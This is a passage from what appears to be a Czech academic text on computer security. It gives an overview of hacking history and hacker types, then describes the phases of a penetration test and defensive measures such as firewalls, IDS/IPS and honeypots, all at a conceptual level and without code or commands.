Pojmy „hacker“ a termín „hacking“ vznikl [1] zhruba v padesátých letech minulého století v komunitě radioamatérů, kde se jím označoval šikovný, technicky nadaný jedinec, schopný hledat nová zapojení a metody ke zlepšení výkonu a dosahu svého vysílače. V oblasti MIT označoval pojem „hack“ jednoduchý, často neuhlazený, ale efektivní způsob řešení problému. V šedesátých a sedmdesátých letech skupina technologických nadšenců využívala nedokonalosti telefonní sítě na uskutečňování nezpoplatněných dálkových telefonních hovorů, označovali je jako „phreakers“. Hacking, jak ho známe

dnes, se však začíná projevovat až v osmdesátých letech, kdy se uplatňuje technologie BBS (Bulletin Board System). BBS byly počítače umožňující vzdálené připojení s možností čerpat informace z databáze pomocí standardizovaných dotazů. Začaly také vznikat hackerské skupiny, které spolu komunikovaly a předávaly si informace a hackerské nástroje.

Mezi významné osobnosti, které zasáhly do historie hackingu, patří např. Kevin Mitnick, Vladimir Levin, John Barlow, Markus Hass, R.T.Morris, R.M.Stallman. Někteří z nich si odpykávají trest ve vězení a jiní založili firmu specializující se na ochranu a bezpečnost počítačových systémů.

1.4.1 Definice hackera a crackera

Hacker

Často si pod pojmem hacker [1] vybavíme nějakého shrbeného, umaštěného „chlapíka“ s mnoha dioptriemi, který sedí neustále u počítače a po nocích se nabourává do různých systémů bez ohledu na důvod nebo cíl takové činnosti, který ničí internetové stránky, krade choulostivá data jiných uživatelů a prodává je za milióny. Tato představa je ovšem způsobena médii, zpravidla jen kvůli novinářské nevědomosti nebo touze po senzaci.

Ve skutečnosti může hacker vypadat jako každý jiný a dal by se definovat jako člověk, kterého baví zkoumat [1] detaily programovatelných systémů a hledat metody, jak je vylepšit. Dalším jeho rysem je, že tento člověk s nadšením programuje a dokáže ocenit „hack value“, tj. hodnotu ztvárněného technologického řešení. Bývá expertem nebo nadšencem v daném vědním oboru. Dodržuje hackerskou etiku, stačí mu uspokojení z toho, když se o jeho činu hovoří třeba jen ve vlastní komunitě.

Hacking [1] je jeho koníčkem a u počítače dokáže vysedávat dlouhé hodiny, získaná data nebo programy využívá jen pro osobní potřebu nebo potřebu svých přátel. Zde nastává rozdíl mezi hackerem a crackerem.

Cracker

Cracker páchá právě ony nelegální aktivity, které jsou přisuzované médii hackerům. Zneužívá [1] hackerské metody většinou pro finanční zisk, vandalismus, teroristické aktivity, finanční podvody a další nelegální činnosti. Často se jedná o organizované

a izolované skupiny spojené s kriminálním podsvětím. Do této skupiny lze zařadit i hackery najímané korporacemi s cílem provádět průmyslovou a obchodní špionáž.

1.4.2 Typologie hackerů

Nejvýznamnější skupiny hackerů [1] by se daly rozdělit:


- **Crackeři** – kriminální hackeři, jejichž motivací je finanční zisk apod.
- **Profesionální hackeři** – dělí se podle tzv. kloboukové typologie.
    - White Hats – hackeři, kteří uznávají hackerskou etiku a často jsou najímáni firmami zabývajícími se bezpečností systémů. Provádějí útoky na žádost majitele, aby otestovali bezpečnost systému vůči reálnému útoku. Nalezené slabiny zveřejňují.
    - Black Hats – podobná činnost jako white hats, avšak s cílem napadnout a prolomit ochranné prvky. Nalezené slabiny a informace nezveřejňují a využívají je jen pro vlastní potřebu nebo pro svého zaměstnavatele.
    - Grey Hats – pohybují se na pomezí obou skupin, předcházející skupiny spolu v mnoha místech souvisejí a rozdíl je jenom v přístupu k problému.
- **Nespokojení zaměstnanci, insideři** – nebezpečná skupina, která díky autorizovanému přístupu do vnitra systému či sítě dokážou napáchat velké a neočekávané škody.
- **Ideologičtí hackeři** – fanaticky zaměřené skupiny internetových aktivistů.
- **Script-kiddies** – nejmladší skupina hackerů, kteří si pojmenování „hacker“ ani nezaslouží. Opravdoví hackeři jimi opovrhují. Script-kiddies mají minimální znalosti, nebezpečně zkouší a využívají hackerské nástroje, často ani nedokážou docenit jejich dopady a následky.
- **Nevyužití dospělí hackeři** – původní script-kiddies, kteří nenašli své uplatnění.

1.4.3 Hackerské nástroje

Hackeři [1] používají softwarové nástroje (např. prolamovače hesel, backdoors, skenery aj.) a hardwarové nástroje (např. pro hledání bezpečnostních děr v čipových kartách), s nimiž se snaží analyzovat a ovládat současnou technologii. Využívají i další techniky získávání informací, např. sociální inženýrství. Hackerské nástroje se neustále zdokonalují a automatizují, avšak úspěšnost útoku závisí hlavně na samotné osobě hackera, jeho nabytých zkušenostech a vědomostech.

Vývoj hackerských nástrojů

Historii vývoje hackerských nástrojů lze vidět na následujícím obrázku (Obr. 3).



Obr. 3. Historie vývoje hackerských nástrojů [1].


První hackerské nástroje [1] vznikaly v osmdesátých letech minulého století a byly založeny na schopnostech hackera pochopit psychologii obsluhy počítače a uhodnout používané heslo. Následovaly autoreplikující se kódy a prolamovače hesel, poté se objevují první skutečně hackerské pokusy o odhalení chyb nebo slabin systému a jejich využití. S rozvojem sítí se vyvíjejí síťové protokoly a techniky vzdáleného přístupu,

objevují se první backdoors, techniky o podvržení nebo ukradení síťové relace, sniffery, spoofing paketů a základní DoS útoky.

Nástroje [1] se nadále zdokonalovaly grafickým rozhraním a automatizací některých kroků. Následující generace nástrojů je sofistikovanou verzí poměrně složitých řadičů distibuovaných metod útoku, jenž umožňují postupné fázování útoku, změnu nebo modifikaci útoku podle reakce cíle a vzájemnou koordinaci distribuovaných nástrojů. Zároveň musejí být tyto nástroje schopny přizpůsobovat se, aby nebyly příliš brzo odhaleny.

Životní cyklus exploitu


Životnost exploitu, tj. programu [1] pro využití slabiny systému, není příliš dlouhá. Její průběh lze vidět na obrázku (Obr. 4). Tento cyklus začíná analýzou systému a objevením nové slabiny pokročilými hackery, následuje programování a distribuce nástroje pro její zneužití. Nový nástroj začínají využívat ostatní hackeři v užší hackerské komunitě a dále nástroj zdokonalují. Výsledkem je automatizovaný nástroj, který stačí stáhnout a spustit. Další etapou životního cyklu exploitu je jeho široké využívání, kde si ho nejspíš všimnou i dodavatelé operačních systémů a antivirových programů a vydají „patch“ neboli záplatu. Tuto záplatu si pečlivější správci systému nainstalují, původní exploit ztrácí smysl a „mizí“ z hackerského světa. Protože však slabin neubývá, objeví se nový exploit a celý životní cyklus se opakuje. Útočník je tedy vždy o krok před správcem systému a pravděpodobně se nikdy nepodaří, aby tomu bylo naopak.



Obr. 4. Životní cyklus exploitu [1].

2 PENETRAČNÍ TESTOVÁNÍ

Penetrační testování [4] je proces, při kterém zkoumáme bezpečnost počítačového systému nebo sítě, hledáme jeho slabá místa, skrz které se do něj snažíme proniknout a získat nad ním kontrolu. Penetrační test je jednou z možností kontrolních bezpečnostních služeb, dalšími jsou „red teaming“ a systémové testy. Penetrační test je podmnožinou red teamingu, který je širší analýzou systému, která v sobě zahrnuje nejen průzkumu sítě, skenování portů, ale také i testování internetových aplikací, testování IDS, sociální útoky a hledání dalších bezpečnostních problému. Rozdíl mezi penetračními testy a red teamingem lze vidět na obrázku (Obr. 5). Poslední zmíněné systémové testy jsou určené pro testování konkrétního systému nebo aplikace. Bývají mnohem složitější a náročnější než penetrační testování nebo red teaming, protože musejí systém či aplikaci prozkoumat do hloubky a najít v něm kromě známých i chyby nové.



Obr. 5. Rozdíl mezi penetračním testováním a red teamingem [4].

Testování probíhá [4] na žádost zákazníka, jenž chce většinou prověřit bezpečnost vlastní firemní počítačové sítě. Jelikož je testování pro jednotlivce dosti časové náročné, provádí test tým pracovníků, jehož sestava musí být vhodně zvolena, aby pokryla každou část testu. Tým by se měl skládat z technického vedoucího, který řídí testování a koordinuje jednotlivé činnosti, dále z vedoucího týmu, který má na starosti plynulost práce a komunikaci se zákazníkem, a z řadových členů, kteří by měli být zkušení odborníci nejméně na svou oblast testu. Tým pro testování a výzkum zpravidla využívá svou laboratoř s mnoha stroji, pomocí kterých zkouší různé postupy a techniky.

Před testem [4] jakékoliv cizí sítě jsou důležité dvě věci. Za prvé, zákazník musí dobře chápat, jaké testy se budou provádět a jaké situace při testování mohou nastat. Je samozřejmé, že test bude probíhat s veškerou opatrností, ale některé exploity mohou zranitelné systémy zaseknout nebo restartovat. Zákazník proto musí vědět, jaké by mohlo mít testování dopady na jeho síť a podle toho se rozhodnout, jestli provést testy například mimo pracovní dobu. Také bychom měli se zákazníkem probrat cíle testu, které jsou pro něj nejdůležitější a na které se nejvíce zaměřit. Za druhé, je nutností sepsat kvalitní podrobnou smlouvu a dokument, ve kterém se popíše rozsah testů a konkrétní úkoly. Tyto dokumenty sloužící k ochraně testovacího týmu by měly být napsané nebo schválené právníkem, nejlépe odborníkem na počítačové právo.

2.1 Definice penetračního testu

Penetrační testování [4] je proces etického hackingu, při kterém se snažíme ohledat cíl, odhalit jeho slabá místa, zneužít je pro získání přístupu do systému až po jeho úplnou kontrolu. Konečnou fází penetračního testu je předání dokumentu s výsledkem testu zákazníkovi, kde jsou sepsány nalezené slabiny a také doporučení s navrhovanými protiopatřeními. Penetrační test [23] nevyřeší zákazníkovi bezpečnost jeho sítě nebo systému, slouží pouze jako kontrolní nástroj a jeho účelem je [4] hlavně pomoc zlepšit bezpečnost zákazníkovi sítě nebo systému. Penetrační test má tu výhodu, že se provádí tak, jak by postupoval skutečný útočník. Ovšem skutečný útočník má na rozdíl od testovacího týmu „neomezený“ čas na průzkum svého cíle. Může tedy odhalit slabiny, které penetrační test objevit nemusí.

Kdy je vhodná doba [23] na provedení penetračního testu? Odpověď je jednoduchá: Kdykoliv! Dá se říct, že neexistuje okamžik nevhodný pro provedení penetračního testu. Ale jsou jisté momenty, kdy je penetrační test předčasný. Například pokud síť není v definitivním stavu, nebo pokud v brzké době plánujeme nějaký upgrade zařízení nebo softwaru apod.

S penetračním testováním [24] souvisí i pojem „bezpečnostní audit“. Bezpečnostní audit je bezpečnostní kontrolní služba stejně jako penetrační testování, ale provádí se fyzicky přímo na testovaném zařízení. Bezpečnostní audit je zhodnocení stavu bezpečnosti vůči vybranému etalonu (volba etalonu podle doporučení výrobců, nezávislých organizaci NSA a CERT, nebo podle zkušeností z praxe). Bezpečnostní audit je prováděn fyziky přímo na

zkoumaném zařízení a srovnáváme jej na technologické úrovni s etalonem. Výsledkem bezpečnostního auditu je detailní zhodnocení konfigurace zkoumaných zařízení např. serverů, firewallů, aj. Bezpečnostním auditem zjistíme to, co penetrační test neodhalí, např. nedostatečná fyzická bezpečnost, nastavení přístupových práv, pravidla řízení přístupu apod. Ale naopak bezpečností audit neodhalí implementační chyby, které hledá právě penetrační test. Penetrační test a bezpečnostní audit jsou tedy bezpečnostní kontrolní služby, které se vzájemně doplňují.

2.2 Varianty penetračního testu

Varianty penetračních testů [23] lze rozdělit podle testovaného prostředí:

- **Externí** – prověření bezpečnosti testovaného systému proti útoku z Internetu.
- **Interní** – prověření bezpečnosti vnitřní sítě a zařízení proti útoku zevnitř společnosti (např. nespokojený zaměstnanec či jiný subjekt s přístupem k vnitřní síti).

Podle množství poskytovaných informací [23] dělíme penetrační test:

- **Bez znalosti prostředí** – ze strany zákazníka nedostanete žádné informace o cílovém systému nebo síti. Informace se získávají stejným způsobem, kterým by postupoval skutečný útočník (tzn. z výsledků průzkumu, veřejně dostupných zdrojů apod.)
- **Se znalostí prostředí** – před testem dostaneme od zákazníka detailní informace a seznámíme se s testovaným systémem nebo sítí.

Podle informovanosti subjektů [23] odpovědných za správu testovaného systému nebo sítě dělíme realizaci penetračního testu:

- **Skrytou formou** – odpovědné subjekty za správu systému či sítě nejsou o penetračním testu informovány. Touto formou lze prověřit i právě tyto subjekty a jejich monitorovací a reakční mechanismy na případný průnik útočníka do systému.
- **Otevřenou formou** – odpovědné subjekty za správu systému či sítě jsou informovány o testování jejich systému. Mohou tedy pozorovat různou odezvu bezpečnostních mechanismů na průběh penetračního testu.

2.3 Proces penetračního testu

2.3.1 Sběr informací

Proces penetračního testu se skládá ze čtyř základních částí. První z nich je sběr informací o cílovém systému či síti. Pokud se jedná [4] o penetrační test bez znalosti prostředí, tedy test, který by vycházel ze stejné pozice jako reálný útočník, nemáme žádné interní informace o cílovém systému a veškeré informace o testovaném prostředí si musíme zjistit sami.

Začneme průzkumem [4] z veřejně dostupných zdrojů, skrze internet prohledáme databáze WHOIS, ARIN, RIPE a APNIC, které obsahují velice mnoho informací, např. rozsahy IP adres, jmenné servery a jména kontaktních osob aj. Na Internetu [5] lze nalézt firemní stránky, stránky firemních partnerů, telefonní čísla, e-mailové adresy, osobní údaje, aktuální dění ve firmě, bezpečnostní předpisy, způsob práce s citlivými materiály, informace z archívů apod. Také můžeme prohledávat životopisy zaměstnanců, „usenet“ diskuze (internetové diskuze zabývající se poradenstvím v oblasti IT, kde mnoho správců sítě řeší problémy s nastavením své sítě).

Využijeme různé typy [5] vyhledávačů, např. Google (Google hacking), Yahoo, Altavista aj. Čerpat informace lze pomocí sociálních sítí jako Facebook, Twitter, MySpace aj. Možností, kde čerpat informace, je opravdu celá řada. Nakonec můžeme využít i některých programů pro průzkum DNS databáze (např. program nslookup) nebo pro průzkum sítě (např. program traceroute).

Sběr informací by se [5] měl provádět systematicky, aby se na žádné důležité údaje nezapomnělo. Sběrem informací získáme z různých zdrojů seznam síťových rozsahu, IP adres, jmen zaměstnanců, telefonních čísel, DNS serverů, poštovních serverů apod. Podle toho si pak můžeme vytvořit představu o tom, jak vypadá cílová síť.

V dalším kroku nás bude zajímat, které systémy v cílové síti jsou pro nás dosažitelné a co na nich běží za síťové služby.

2.3.2 Hledání slabin

Hledání slabin [5] začíná skenováním jednotlivých systémů. Základem každého skenu je zjištění, zdali je cílový počítač dosažitelný (živý). A jak najdeme tyto dosažitelné počítače? Použitím technik mapování sítě, jednou z nich je ICMP echo neboli ping.

Nebudeme zde popisovat, jak ping funguje, ale uvedeme si nástroje, které tuto techniku používají. Existují různé automatizované nástroje, ale zkoumání můžeme provádět i manuálně. Velmi užitečným nástrojem je Nmap (Zenmap), který dokáže rozeslat hromadný ping a zjistit, které počítače v síti jsou pro nás dosažitelné. Dalšími nástroji pro tento účel jsou např. fping nebo icmpenum.

Následujícím krokem je nalezení [5] síťových služeb, provádí se tzv. skenování portů cílového počítače. Za každým [4] otevřeným portem se skrývá nějaká síťová služba a tyto síťové služby mohou obsahovat chyby. Při skenovaní otevřených portů se srovnává seznam služeb se seznamem známých chyb vyskytujících se na těchto službách. Výsledkem skenování je seznam otevřených portů, síťových služeb, které na nich běží, a chyb, které se mohou dát zneužít. Mezi takové nástroje skenování portů patří Nessus, Nmap (Zenmap), ISS a CyberCorp, aj.

Na základě [23] automatizovaných skenů se provádějí manuální testy a hlubší zkoumání „podezřelých" nálezů, identifikují se slabiny např. publikované v databázích BUGTRAQ, CVE, CERT, Full-Disclosure, ExploitTree, SecurityFocus. Během hledání chyb [4] se dále snažíme sbírat bannery síťových služeb, identifikovat operační systémy, odposlechnout ze sítě autentizační údaje, získat z informací protokolu NetBIOS seznam síťových jednotek a najít nezáplatované části operačních systémů. Na různé chyby síťových služeb existují různé exploity a jejich využití provádíme v další části penetračního testu.

2.3.3 Zneužití slabin

Pokud máme [4] seznam dosažitelných sytému a jejich slabin, které podle nás obsahují bezpečnostní díru, můžeme ji začít zkoušet zneužít. Ke zneužití chyb využíváme různých exploitů, které nalezneme na internetu např. pomocí google hackingu. Zkušený hacker si dokáže napsat exploit sám, exploity bývají napsány v různých programovacích jazycích např. Python, C, assembler aj. Ovšem můžeme opět využít automatizovaných nástrojů pro penetrační testování, které umí nejen odhalit chyby, ale také v sobě obsahují databázi exploitů pro řadu známých chyb, které můžeme využít. Mezi takové nástroje patří např. Metasploit Framework, Canvas, Core Impact, Retina.

Cílem tohoto kroku je prolomit obranu, co největšího počtu počítačů, získat na nich, co nejvyšší práva a tím mít přístup ke všem citlivým informacím.

2.3.4 Celková kontrola

Penetrační test končí v momentě, kdy se nám podaří získat nejvyšší práva na hlavním počítači (centrálním serveru), tak abychom měli plnou kontrolu nad celou sítí nebo jejími nejdůležitějšími částmi. Kdyby šlo o skutečný útok, nejspíše by útočník ihned nainstaloval na hlavní počítač nějaký backdoor či rootkit, aby měl kdykoliv k počítači přístup, získal by potřebné informace a nakonec by se snažil zahladit po svém průniku stopy.

2.4 Výsledek penetračního testu


Výsledek [23] penetračního testu zákazníkovi poskytne obrázek o tom, čeho by při současné úrovni znalostí o bezpečnostních slabinách mohl dosáhnout útočník při reálném útoku pomocí současných technických prostředků. Výsledkem penetračního testu zjistíme míru zranitelnosti cílového systému či sítě, jehož výstupem je dokument s nalezenými slabinami systému a doporučení, jak tato slabá místa zabezpečit. Zákazníkovi dokument předáme, vysvětlíme a ujistíme se, že je mu vše jasné.

Nevýhodou [4] penetračního testu je, že může některé chyby přehlédnout. Proto není dobré propadat falešnému pocitu bezpečí po opravení nalezených chyb, protože v síti mohly nějaké chyby zůstat.

Výsledky testu [23] jsou nejefektivnější ihned po dokončení penetračního testu, protože vypovídající hodnota výsledku penetračního testu s postupem času klesá, jelikož jsou objevovány a publikovány nové slabiny a nové techniky průniků.

3 ZPŮSOBY AKTIVNÍ OBRANY

Bezpečnost počítačového systému [25] je neustálý proces, ve kterém platí cyklus PDCA neustálého zdokonalování, který je zobrazen na obrázku (Obr. 6). Tento model neplatí jen v oblasti bezpečnosti, ale využívá se prakticky ve všech oborech (managment, logistika, marketing, výroba aj.). Zkratka PDCA znamená anglicky plan, do, check, act (česky plánuj, proveď, kontroluj, jednej). Model popisuje, že nestačí jen zabezpečit a opravit chyby systému, bezpečnost se musí stále zdokonalovat, jelikož vznikají stalé nové zranitelnosti, proti kterým se musí opět jednat a provádět další a další bezpečnostní opatření. Model PDCA je součástí každého ISMS (Information Security Management System), tj. systému řízení bezpečnosti informací.



Obr. 6. Princip PDCA modelu v ISMS [25].

ISMS je [26] dokumentovaný systém, ve kterém jsou chráněna definovaná informační aktiva, jsou řízena rizika bezpečnosti informací a zavedená opatření jsou kontrolována. K ochraně informací slouží následující způsoby zabezpečení počítačového systému.

3.1 Firewally

Firewall je již nezbytnou nutností [2] zabezpečení počítače. Firewall je nástroj, jenž odděluje chráněnou síť od nechráněné a nabízí základní zabezpečení systému při připojení k internetu. Je to hardwarové nebo softwarové zařízení, sledující a případně blokující provoz počítače (serveru) a to zejména ve směru z internetu do počítače a opačně.

Princip práce firewallu spočívá v hlídání přístupu z/do počítače, pokud se nějaký program pokouší o takovýto přístup (spuštění programu apod.), zobrazí firewall dotaz s tím, co vlastně chceme udělat (Povolit přístup, Zakázat přístup nebo Vytvořit pravidlo pro tuto komunikaci a příště se nedotazovat). Takto si lehce můžeme nastavit, jaké služby chceme používat, tj. jaké porty chceme nechat otevřené a ostatní porty ponechat kvůli bezpečnosti raději zavřené. V počítači bychom měli používat pouze jeden firewall, aby nedocházelo ke kolizím. Měl by být [5] dobře navržený, nastavený a spravovaný, pak je ho velice těžké pro útočníka překonat.

Existující typy firewallů [5] jsou: paketové filtry, aplikační brány (proxy), stavové paketové filtry, stavové paketové filtry s kontrolou protokolů a IDS. Na trhu převládají firewally typu aplikační proxy, paketové filtry a případně kombinace obou. Aplikační proxy se považují za bezpečnější, ale kvůli menšímu výkonu a přílišnému omezování sítě se používají především pro omezení odchozího síťového provozu. Naproti tomu stavové paketové filtry svým výkonem velice dobře zvládají obousměrné filtrování síťového provozu.

Mezi kvalitní softwarové firewally patří např. McAfee Security Center, ESET Smart Security, Comodo Internet Security, Sunbelt Personal Firewall, AVG Internet Security, ZoneAlarm, Norton Internet Security, Kaspersky Internet Security aj.

3.2 IDS a IPS systémy

Systémy detekce narušení (Intrusion detection systems, IDS) a systémy prevence proti narušení (Intrusion Prevention Systems, IPS) jsou [3] částí silné obranné strategie. Tisíce společností tyto systémy už používají a v budoucnu se jejich počet bude určitě stále zvyšovat. Tyto systémy by se daly charakterizovat takto: firewall lze volně srovnat se zamčenými dveřmi do našeho domu, detekci narušení s alarmním systémem a prevenci proti narušení s hlídacími psy. Firewall, IDS a IPS jsou tedy různé technologie, které spolu

mohou spolupracovat a tím poskytnout v síti, jak vyrozumění o narušení, tak prevenci proti němu. Zabezpečení sítě hodně ovlivňuje jejich správné rozmístění v síti.

Systémy detekce narušení (IDS)

IDS je [3] soubor nástrojů, metod a zdrojů, které nám pomáhají identifikovat, zpřístupnit a hlásit neautorizované a neschválené síťové aktivity. IDS detekují takové aktivity v provozu, které mohou nebo nemusí být narušeními. Detekce narušení je tedy jednou z částí celkového ochranného systému, který je instalován na nějakém systému nebo zařízení, není to tedy samotné ochranné opatření.

IDS pracuje [3] v síťové vrstvě OSI modelu a pasivní síťové senzory jsou typicky umísťovány do regulačních bodů (choke points) sítě. Zde se procházející pakety analyzují, zda nejsou v síťovém provozu přítomny specifické vzory. Jestliže je shledáno, že takovýto vzor se zde vyskytuje, zaznamená se do souboru výstraha a v závislosti na těchto datech může být učiněna odpovídající odezva. Systémy IDS jsou podobné antivirovému programu, ve kterém se užívají známé signatury za účelem rozeznání potenciálně zhoubných provozních vzorů.

IDS se dělí [3] na tři typy: uzlově orientované systémy detekce narušení (host-based intrusion detection systems, HIDS), síťově orientované systémy detekce narušení (network-based intrusion detection systems, NIDS) a hybridy těchto dvou. HIDS analyzují události odehrávající se na uzlovém systému (aktivity systémového a událostního logu) a NIDS jsou zpravidla zařazeny sériově do sítě a analyzují síťové pakety (pečlivě rekonstruují bitový proud a analyzují přítomnost vzorů závadného chování).

IDS pasivně [3] sbírají data, předzpracovávají a klasifikují je. Na základě statistické analýzy stanovují, zda informace spadá mimo rámec normální činnosti a v případě, že to je tento případ, porovnává je s databází znalostí a je-li nalezená shoda, generuje se výstraha.

Systémy prevence proti narušení (IPS)

IPS systémy [3] jsou proaktivní bezpečnostní systémy. Systém prevence proti narušení je zpravidla umístěn v síti a monitoruje ji. Když se odehraje nějaká událost, přijme se opatření dle předepsaných pravidel. IPS byl sice vyvinut z IDS, ale jsou to odlišné bezpečnostní produkty lišící se ve funkcionalitě a síle.

IPS systémy [3] mohou být opět uzlově orientované HIPS (nejlépe pracující v ochranných aplikacích) nebo síťově orientované (NIPS). Uživatelské činnosti by měly odpovídat

činnostem v předdefinovaných znalostních databázích. Jestliže nějaká činnost není v akceptačním seznamu, IPS ji zabrání uskutečnit. Na rozdíl od IDS se logika v IPS typicky aplikuje předtím, než je provedena v paměti. Další metody IPS porovnávají kontrolní součty souborů s dobře známými kontrolními součty v seznamech ještě předtím, než je povoleno tyto soubory spustit a pracovat s pozastavenými systémovými voláními. IPS se skládá zpravidla ze čtyř částí: Normalizátor provozu (přerušuje síťový provoz, provádí analýzu a znovusložení paketů), monitor služeb (vytváří referenční tabulku a klasifikuje informaci pro tvarovací část), detekční jednotka (porovnává signálové vzory s referenční tabulkou a stanovuje příslušnou odpověď) a provozní tvarovací část (řídí tok informací).

IDS a IPS jsou [3] velmi důležité, protože mají větší účinnost v detekci narušení (téměř v reálném čase), než může být dosaženo ručně. Poskytují hlubokou bázi znalostí a zabudovanou forenzní podporu (poskytnutí soudních důkazů). Dokážou kvantifikovat útoky, pomáhají zabezpečovat ochranu sítě a aplikační vrstvy, korelují a ohodnocují platnost informací z ostatních zařízení (např. antivirových programů, firewallů, routerů). IDS a IPS jsou tedy nástroje, které by měly být využity v silném bezpečnostním programu v závislosti na pečlivé analýze rizik.

3.2.1 Honeypoty

Honeypot (česky medový hrnec) [27] neboli lákadlo je pečlivě sledovaná návnada v síti (server), která slouží k několika účelům: odvádí pozornost útočníků od důležitých počítačových systémů v síti, poskytuje včasné varování před útokem, sbírá informace o útočníkovi, nových typech útoků, zranitelností, průniků a dovoluje analyzovat útočníkovy metody před, během a po zneužití honeypotu.

